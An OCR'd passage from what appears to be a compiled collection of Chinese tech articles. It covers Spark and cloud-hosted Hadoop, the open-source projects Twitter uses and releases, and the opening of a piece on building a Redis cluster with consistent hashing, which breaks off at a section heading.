
其中最引人注目的方案包括：HAWQ、Impalla、Drill、Stinger 以及 Tajo。此类方案数量众多，足够另开一个全新专题。

云计算

很多云平台都在努力吸引 Hadoop 作业，这是因为其按分钟计算租金的灵活业务模式非常适合 Hadoop 的实际需求。企业可以在短时间内动用数千台设备进行大数据处理，而不必再像过去那样永久性购入机架、再花上几天或者几周时间执行同样的计算任务。某些企业，例如 Amazon，正在通过将 JAR 文件引入软件规程添加新的抽象层。一切其它设置与调度工作都可由云平台自行完成。

上图所示为 Martin Abegglen 在 Flickr 上发表的几台刀片计算机。

Spark



未来已然到来。对于某些算法，Hadoop 的处理速度可能慢得令人抓狂--这是因为它通常依赖于存储在磁盘上的数据。对于日志文件这种只需读取一次的处理任务来说，速度慢些似乎还可以忍受；但一旦把范围扩大到所有负载，那些需要一次又一次访问数据的人工智能类程序可能因为速度过慢而根本不具备实用价值。

Spark 代表着下一代解决思路。它与 Hadoop 的工作原理相似，但面向的却是保存在内存缓存中的数据。上图来自 Apache 说明文档，其中演示的是 Spark 在理想状态下与 Hadoop 之间的处理速度对比。

Spark 项目正处于 Apache 开发当中。

官方网站：spark.incubator.apache.org

原文：http://os.51cto.com/art/201312/422513.htm

Twitter：收发一条推文的背后

摘要：7 年前的一个创意，成就了如今风靡全世界的社交网络和微博客服务——Twitter。如今 Twitter 的月活跃用户数达到了 2 亿多，每天大约有 5 亿条推文被发送。这一切的背后，是由大量的开源项目在支撑。

Twitter 被称为“互联网的短信服务”，允许用户发布不超过 140 个字的微博客，该创意来自 Twitter 的联合创始人 Jack Dorsey，这个在 7 年前被分析师称为“有史以来最愚蠢”的创意，

不料如今已经成为了风靡全世界的社交网络和微博客服务，**月活跃用户达到了 2.183 亿人，每天大约有 5 亿条推文（tweet）被发送，几乎每秒钟就产生了超过 6000 条推文。**

2013 年 11 月 7 日，Twitter 正式在纽约证券交易所上市，发行价 26 美元，但开盘即大涨 73%至 45.1 美元。

Twitter 可以称之为构建于开源项目之上，该公司开源负责人 Chris Aniszczyk 表示，如果没有开源软件，Twitter 将不会存在，用户在移动端和 PC 端发送和接收的每一条推文都会需要开源软件。

在 Twitter 公司，当计划开展一个新项目时，工程师会首先衡量需求以及开源项目的能力，并通过定制开源项目来更好地满足需求。正是如此，Twitter 才发展如此迅速，并轻松解决了日益飞速扩增的流量和请求。

Twitter 所使用的开源项目

Twitter 每天需要处理用户发送的推文数超过 4 亿条，此外还要处理大量的时间线（来自用户关注的人的所有推文），这一工程是相当浩大和复杂的。Twitter 使用了大量的开源项目，从各种工具到各种库。如果没有这些开源项目，日常工作将无法正常运作。

下面来看看推文传递的背后都用到了哪些开源项目。

1. 分析和搜索服务

Twitter 的搜索服务每天支持超过 10 亿次的查询，其背后的开源项目包括：

- Apache Cassandra：一套分布式 NoSQL 数据库系统，以 Amazon 专有的完全分布式的 Dynamo 为基础，结合了 Google BigTable 基于列族（Column Family）的数据模型，是一个网络社交云计算方面理想的数据库。该项目最初由 Facebook 开发，于 2008 开源并捐赠给 Apache 基金会。
- Apache Hadoop：由 Apache 基金会所开发的分布式系统基础架构，可使应用程序充分利用集群的威力高速运算和存储，用户可以在不了解分布式底层细节的情况下，开发分布式程序。
- Apache Lucene：一个全文检索引擎工具包，目的是为软件开发人员提供一个简单易用的工具包，以方便的在目标系统中实现全文检索的功能，或者是以此为基础建立起完整的全文检索引擎。
- Apache Pig：一个基于 Hadoop 的大规模数据分析平台，它提供的类 SQL 语言称为 Pig Latin，该语言的编译器会把类 SQL 的数据分析请求转换为一系列经过优化处理的 MapReduce 运算。Pig 为复杂的海量数据并行计算提供了一个简单的操作和编程接口。

2. 服务器和存储

Twitter 需要将每天用户发送的推文存储到数据库，并推送给其他相关的用户。该过程用到的开源项目包括：

- Linux：主要用于 Twitter 服务器。
- Memcached：主要用于 Twitter 的缓存基础设施，作用是加速动态 Web 应用程序，减轻数据库负载。
- Mysql：流行的开源关系型数据库，被 Twitter 大量用于存储 Twitter 消息。
- Node.js：一套用来编写高性能网络服务器的 JavaScript 工具包，在 Twitter 中用于队列处理（接收推文并写入数据库），使服务器能处理每个连接而不会阻塞通道。

3. Twitter 工程师的工具箱

- Apache Subversion：开源的版本控制系统
- Git：一个分布式的版本控制系统
- Eclipse：大名鼎鼎的 Java IDE。
- Gerrit：一个基于 Web 的代码评审和项目管理的工具，主要面向基于 Git 版本控制系统的项目
- Jenkins：一个持续集成引擎，主要用于持续、自动地构建/测试软件项目，以及监控一些定时执行的任务
- RSpec：一个 BDD 测试工具

4. Twitter 背后的编程语言和框架

- OpenJDK：Java 的开源版本。Twitter 陆续将一些项目从 Rails 迁移到了 Java。
- Python：一种高效的动态解释型 Web 编程语言。

- Ruby 和 Ruby on Rails：Twitter 最初主要由 Ruby 和 Rails 开发。
- Scala：Twitter 使用的主要应用编程语言之一，很多 Twitter 的基础架构都是用 Scala 编写。
- Clojure：Clojure 是一种运行在 Java 平台上的 Lisp 方言，在任何具备 Java 虚拟机的地方，都可以利用 Lisp 的强大功能。Twitter 的大数据处理系统 Storm 就是基于 Clojure。
- Drupal：使用 PHP 语言编写的开源内容管理框架（CMF），由内容管理系统（CMS）和 PHP 开发框架共同构成。Twitter 的开发者社区基于 Drupal 构建。
- Sinatra：一个轻量、快速的 Ruby 开发框架。

5. **Twitter 的前端解决方案**

- jQuery：全球使用最广泛的 JavaScript 框架。
- Less：一个使用广泛的 CSS 预处理器，通过简单的语法和变量对 CSS 进行扩展，可减少很多 CSS 的代码量。
- MooTools：一个简洁、模块化、面向对象的开源 JavaScript 框架，为开发者提供了一个跨浏览器的 JS 解决方案
- Zepto.js：一个轻量级的 Javascript 框架，主要用于移动开发

6. **Twitter 服务开发框架**

- TwistedMatrix：一个 Python 框架，用来开发非阻塞异步的网络服务和应用程序。
- Netty：一个异步的、事件驱动的 Web 应用框架和工具，用于快速开发高性能、高可靠性的网络服务器和客户端程序。Netty 目前作为 Twitter 的核心队列 Kestrel 的通信模块。
- Apache Thrift：一个由 Facebook 开源的远程服务调用框架，采用接口描述语言定义并创建服务，支持可扩展的跨语言服务开发，所包含的代码生成引擎可以在多种语言中创建高效的、无缝的服务。

Twitter 公司所开源的项目

Twitter 从开源社区中获得了大量的好处，而 Twitter 也在不断地回馈社区，开源了大量基础设施和工具，使得其他企业和开发者不必重新发明轮子，在这些开源项目的基础上更加快速地实现自己所需。

1. **大数据处理**

- scalding：一个用于 Cascading 的 Scala API。Cascading 是一个构建于 Hadoop 上的 API，用来创建复杂和容错数据处理工作流，它抽象了集群拓扑结构和配置，允许开发者快速开发复杂分布式的应用，而不用考虑背后的 MapReduce。
- summingbird：允许开发者以类似于本地 Scala 或 Java 的方式编写 MapReduce 程序，并在大部分著名的分布式 MapReduce 平台（包括 Storm 和 Scalding）中执行它们。

2. **前端项目**

- Bootstrap：一个用于前端开发的工具包，包含了基本的 CSS、HTML 组件，包括排版、表单、按钮、表格、网格、导航等。
- TwUI：针对 Mac 平台的、支持硬件加速的 UI 框架，受到了 UIKit 的启发。
- typeahead.js：一个快速、全功能的自动完成库
- hogan.js：一个 Mustache 模板语言的编译器

3. **后端服务**

- Twitter Mysql：Twitter 的 MySQL 分支
- Parquet：一种 Twitter 内部供 Hadoop 使用的列式存储格式，为 Hadoop 生态系统中的所有项目提供支持高效率压缩的列式数据表达，而且与数据处理框架、数据模型或编程语言无关。
- Finagle：一个允许开发者使用 Java、Scala 或其他 JVM 语言来构建异步 RPC 服务器和客户端的库，主要用于 Twitter 的后端服务。
- iago：一个负载生成器，用来在产品正式发布前做流量负载测试。
- twemproxy：一个快速、轻量级的 memcached 和 redis 代理服务器
- zipkin：一个分布式的跟踪系统。在 Twitter 中用于收集各个服务上的监控数据，并提供查询接口。

4. **Twitter 基础设施通用库**

- commons：Twitter 的 Python、JVM 公共库
- util：Twitter 的一些可重用的代码库
- cassovary：一个基于 JVM 的简单的大图形处理库

5. **收购其他公司后开源的项目**

Twitter 还收购了一些公司，并将这些公司的软件以开源形式发布。

- Storm：这是一个类似于 Hadoop 的实时数据处理框架，最初由 BackType 开发，后来 BackType 被 Twitter 收购，Twitter 将 Storm 作为其实时数据分析系统。
- Whisper Systems 的所有项目：Whisper Systems 是一家移动安全初创公司，主要为 Android 手机和平板用户提供企业级的安全和管理解决方案。Twitter 于 2011 年 12 月收购该公司，随后宣布将逐步开放 Whisper Systems 所有软件源代码。

更多的开源项目： http://twitter.github.io/

Twitter 内部的开源氛围

1. **比 Google 更自由**

尽管 Google 也开源了大量的项目，但是其开源程度并没有 Twitter 彻底。比如在数据中心方面，Google 做了大量的保密工作，而在 Twitter 公司，这些要开放得多，员工自由实验的空间更大。

在一些大型企业中，所使用的软件或系统是相当固定的，员工需要在该基础设施上开发东西。而据 Twitter 员工透露，Twitter 允许员工尝试新的不同的东西，甚至允许使用不同的语言和开源项目来重构 Twitter 的一些服务。

之前 Google“20%的自由时间”为人津津乐道，如今该福利已经取消了。而在 Twitter，每季度公司会举办 hackweeks，员工可以拿出一周的时间从事各式各样的项目，这些项目不需要和他们每天的职责相关。

2. 在公司内部培训开源技术

2013 年 8 月，Twitter 收购了致力于开源技术培训的 Marakana 公司，成立了 Twitter 大学（Twitter University），其目的主要是为内部员工提供更丰富的培训资源，同时也希望吸引更好的工程技术人才加入公司。

Twitter 大学将陆续向大众开放，Twitter 也将部分教育资源放到了网上。比如 scala_school（这是针对 Scala 编程语言的一系列教程）。

Twitter 对开源基金会的支持

Twitter 也通过资金和代码赞助了一些开源基金会和组织。

- Ada Initiative：一个在技术和文化上支持妇女参与开源技术的组织。
- Apache 软件基金会：Twitter 工程师也参与贡献了 Apache 软件基金会的部分项目。
- Eclipse 基金会
- JCP：Java 社区进程，主要负责制定 Java 规范和标准。
- Linux 基金会：负责协调和推动 Linux 系统的发展。
- OIN：Open Invention Network（开放创新网络），一个旨在减轻 Linux 开发人员受到专利诉讼压力的机构。
- OpenJDK：Java 的开源实现。

总结

Twitter 在 2011 年就专门成立了一个“开源办公室”，用来支持对 Twitter 至关重要的开源组织。这足以见得开源对于 Twitter 的重要性。

Twitter 公司开源负责人 Chris Aniszczyk 称，如果在开源社区花费一些精力，将会意识到信息的开放对于整个世界所带来的积极影响，在 Twitter，从内到外都保持着开放的心态和浓厚的开源氛围，而且每个员工都有机会参与其中。同时 Twitter 对开源社区所做出的伟大工作充满感恩，并将一直和开源社区保持健康的关系。

再来看国内，如今一些大型互联网公司也开始重视开源，在使用开源项目构建基础服务的同时，也不忘回馈开源社区。【企业开源系列】后面也将会聚焦国内开源企业，带领大家认识一个全新的国内开源生态。

更多信息可参考 Twitter 公司开源负责人 Chris Aniszczyk 在 LinuxCon EU 2013 大会上的 演讲 PPT，以及以及 Twitter 公司的 开源站点。
原文：http://www.tuicool.com/articles/goto?id=ZFrmyaQ

理想化的 Redis 集群


一个豁达的关键是正确乐观的面对失败的系统。不需要过多的担心，需要一种去说那又怎样的能力。因此架构的设计是如此的重要。许多优秀的系统没有进一步成长的能力，我们应该做的是去使用其他的系统去共同分担工作。

Redis 是其中一个吸引我的系统，一个持久性的，键值对存储内存操作高性能的平台。他是一个优秀的键值对数据库。我已经在使用了。即使 AWS 最近宣布开始支持 ElasticCache 的下级缓存。但是一个无主的 redis 集群仍然起着重要的作用。我们需要多系统去完成工作。同时，我们能够集合多种组件在一个容错和无主的集群里共同工作么？在这片文章中我将介绍梦幻般的 redis。


一致哈希

构建一个存储数据集群的关键是有一个有效的数据存储和复制机制。我希望通过一个行之有效的方法来说明建造一个数据集群，在这个过程中你可以随意添加或移除一个 Redis 节点，同时保证你的数据仍然存在，而不会消失。这个方法称为一致哈希。


由于它不是一个很明显的概念，我将用一点时间来解释一下。为了理解一致哈希，你可以想像有一个函数 f(x)，对于给定的 x 总是返回一个 1 到 60（为什么是 60？你会知道的，但现在请等等）之间的结果，同样对于一个唯一的 x，f(x)总是返回相同的结果。这些 1 到 60 的值按顺时针排成一个环。




现在集群中的每个节点都需要一个唯一的名字，是吧？所以如果你将这个名字传递给f('<redis_node_name>')，它将返回一个 1 到 60 之间的数字（包括 1 和 60），这个数字就是节点在环上的位置。当然它只是节点的逻辑（记录的）位置。这样，你获得一个节点，将它传给哈希函数，获得结果并将它放到环上。是不是很简单？这样每个节点都在环上有了它自己的位置。假设这里有 5 个 Redis 节点，名字分别为'a'，'b'，'c'，'d'，'e'。每个节点都传给哈希函数 f(x)并且放到了环上。在这里 f('a') = 21, f('b') = 49, f('c') = 11, f('d') = 40, f('e') = 57。一定记得这里位置是逻辑位置。




那么，我们为什么要将节点放在一个环上呢？将节点放到环上的目的是确定拥有哪些哈希空间。图中的节点'd'拥有的哈希空间就是 f('a')到 f('d')（其值为 40）之间的部分，包括 f('d')，即(21, 40]。也就是说节点'd'将拥有键 x，如果 f(x)的属于区间(21, 40]。比如键‘apple’，其值 f('apple') = 35，那么键'apple'将被存在'd'节点。类似的，每个存储在集群上的键都会通过哈希函数，在环上按顺时针方向被恰当地存到最近的节点。



虽然一致哈希讲完了，但应知道，在多数情况下，这种类型的系统是伴随着高可用性而构建。为了满足数据的高可用性，需要根据一些因子进行复制， 这些因子称为复制因子。假设我们集群的复制因子为 2，那么属于’d’节点的数据将会被复制到按顺时针方向与之相隔最近的’b’和’e’节点上。这就保证了如果从’d’节点获取数据失败，这些数据能够从’b’或’e’节点获取。



不仅仅是键使用一致哈希来存储，也很容易覆盖失败了的节点，并且复制因子依然完好有效。比如’d’节点失败了，’b’节点将获取’d’节点哈希空间的所有权，同时’d’节点的哈希空间能够很容易地复制到’c’节点。



坏事和好事

